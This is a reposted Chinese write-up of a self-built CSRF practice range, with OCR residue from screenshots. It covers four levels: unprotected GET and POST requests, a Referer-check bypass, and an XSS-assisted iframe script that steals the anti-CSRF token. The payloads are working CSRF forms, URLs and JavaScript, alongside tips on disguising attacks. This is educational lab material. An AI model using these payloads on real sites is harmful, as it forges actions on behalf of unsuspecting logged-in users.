
CSRF漏洞实战靶场笔记

转载


weixin_30367543 于 2019-06-13 20:37:00 发布 832 收藏 3
文章标签： php javascript 后端 ViewUI
原文链接：http://www.cnblogs.com/-qing-/p/11019335.html

记录下自己写的CSRF漏洞靶场的write up，包括了大部分的CSRF实战场景，做个笔记。




0x01 无防护GET类型csrf(伪造添加成员请求)

这一关没有任何csrf访问措施



首先我们登录test用户



CSRF漏洞实战靶场 By 卿

无防护GET类型csrf-伪造出添加成员的请求

模拟出添加成员的请求链接，发送给已经登录的管理，造成csrf攻击

欢迎您！ test 退出

输入您需要添加的成员:

添加的用户名 :

添加的密码 :

添加 查询成员

发现有个添加成员功能 用test账号添加 发现只有admin才可以添加

现在用另一个浏览器，这里用的搜狗浏览器来登录admin账号

我们把test用户添加用户的url地址，这里是添加一个用户名为111和密码为111的用户请求的地址，我们在登录了admin账号的搜狗浏览器新建窗口打开

```
http://www.csrf_demo.com/csrf_1.php?username=111&password=1111&submit=%E6%B7%BB%E5%8A%A0
```

发现添加成功 完成了一次最简单的csrf攻击，伪造了admin添加成员的请求


提一下，真实攻击中你有很多手段把csrf进行隐蔽，例如短网址变化、恶意网站加载csrf请求、配合xss进行攻击，形式多种多样。

0x02 无防护POST类型csrf(伪造添加成员请求)


这次添加成员的请求是post，我们就需要构造表单

可以使用CSRFTester 或者使用burp自带的csrf POC

下面以burp自带的csrf POC 为例子，登录test用户抓取到添加成员的数据包


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options xssValidator
Intercept HTTP history WebSockets history Options
Request to http://www.csrf_demo.com:80 [192.168.5.24]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /csrf_2.php HTTP/1.1
Host: www.csrf_demo.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----------
Content-Length: 351
Referer: http://www.csrf_demo.com/csrf_2.php?url=csrf_2.php
Cookie: username=admin; password=admin; PHPSESSID=guh
Connection: close
Upgrade-Insecure-Requests: 1
----------15295535319406
Content-Disposition: form-data; name="username"
222
----------15295535319406
Content-Disposition: form-data; name="password"
222
----------15295535319406
Content-Disposition: form-data; name="submit"
添加
----------15295535319406--
CSRF漏洞实战靶场 By 卿
www.csrf_demo.com/csrf_2.php?url=csrf_2.p
INT
SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
Enable Post data Enable Referrer
CSRF漏洞实战靶场 By 卿
无防护POST类型csrf-伪造出添加成员的请求
模拟出添加成员的请求链接，发送给已经登录的管理，造成cs
欢迎您！ test 退出
输入您需要添加的成员:
添加的用户名 : 222
添加的密码 : •••
添加
查询成员

构造csrf表单


Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Find references
Discover content
Schedule task
Generate CSRF PoC

CSRF PoC generator

Request to: http://www.csrf_demo.com

Options

Raw Params Headers Hex

```
POST /csrf_2.php HTTP/1.1
Host: www.csrf_demo.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

Type a search term 0 matches


CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://www.csrf_demo.com/csrf_2.php" method="POST"
enctype="multipart/form-data">
      <input type="hidden" name="username" value="222" />
      <input type="hidden" name="password" value="222" />
      <input type="hidden" name="submit" value="□&#183;&#187;□&#138; "
/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Type a search term 0 matches

Regenerate Test in browser Copy HTML Close

修改好后生成对应的html，




然后用admin账号 打开这个表单，点击按钮



可以发现也构造出了添加222用户的请求。

这里是个简单的csrf poc。实战中你可以把表单构造成自动提交，或者提交后转到某个具有迷惑性的地址来隐蔽你的csrf攻击，这里就不多叙述了。

0x03 绕过CSRF防护之Referer检查(伪造购买商品请求)



CSRF漏洞实战靶场 By 卿

绕过CSRF防护之Referer检查-伪造购买商品请求

模拟出伪造购买商品的请求链接，发送给其他用户例如admin，造成csrf攻击


欢迎您！ test 退出

选择您需要购买的商品

- [ ] 机械键盘
- [ ] 雷蛇鼠标
- [ ] 金属音响

提交订单

这里我们又需要使用test构造admin账号的购买请求。这一关有的是referer的验证，如下，还是通过第一关的方法构造url会出现提示。




原因是代码中验证了http包的来源地址。

```
if(@!eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] )){

    js_alert("疑似csrf攻击！购买失败！",'#');
    exit;
}
    $username = $_SESSION['username'];
    if(isset($_POST['checkbox'])){
    $checkbox = $_POST['checkbox'];
    echo "<font size=5>".$username."用户您好！您购买的订单如下:</font><br><br>";
    echo "<font size=4>".implode(',',$checkbox)."</font>";
    }else{
        js_alert("请选择您需要购买的商品！",'#');
    }

}
```


可以看到如果referer字段的值如果不包括和host字段的值会购买失败，那么我们可以怎么伪造绕过这个referer限制呢

我们可以把文件名设置为host的内容，这样就绕过检测了，例如这里我们的host值是



那我们的csrf poc的文件名可以设置为www.csrf_demo.com.html

ok,绕过了这个限制还需要解决一个问题，如果是直接发html给管理，他在本地打开文件是没有Referer这个http头的，那我们就需要把这个html上传到网站上。这里我就上传在靶场，实战中肯定是一个外网可以访问的攻击网站，这个不影响实验。




这样构造url发送给管理，

```
http://www.csrf_demo.com/www.csrf_demo.com.html
```

csrf攻击成功。

0x04 配合XSS漏洞获取token后进行csrf攻击(伪造添加成员请求)



这关用了防csrf的token。具体含义自己百度，token简单的来说就是防止表单重复提交和csrf攻击，每次页面提交都会带上token值，token值每次页面提交的都不同，是唯一的令牌，服务器后端会验证这个token来验证你的请求是否是csrf伪造的。


那我们在实战中怎么绕过这个token呢，csrf单独是无法获得token的，所以必须配合xss来完成。

exp:

```
<iframe src="http://www.csrf_demo.com/csrf_4.php?url=csrf_4.php" id="hack" border="0" style="display:none;">
</iframe>
<body onload="attack()">
  <form method="GET" id="transfer" name="transfer" action="http://www.csrf_demo.com/csrf_4.php?
url=csrf_4.php">

   <input type="hidden" name="username" value="222">
    <input type="hidden" name="password" value="222">
   <input type="hidden" name="user_token" value="">
<input type="submit" name="submit" value="submit">
   </form>

</body>

<script type="text/javascript">
function attack(){
   document.getElementsByName('user_token')
[0].value=document.getElementById("hack").contentWindow.document.getElementsByName('user_token')[0].value;


  }
</script>
```


攻击思路是当受害者点击进入这个页面，脚本会通过一个看不见框架偷偷访问修改密码的页面，获取页面中的token，点击按钮后并向服务器发送改密请求，以完成CSRF攻击。

你可以把exp放在网站的目录下。然后发送给admin(这里我们就自己登录admin账号，点击csrf的连接)




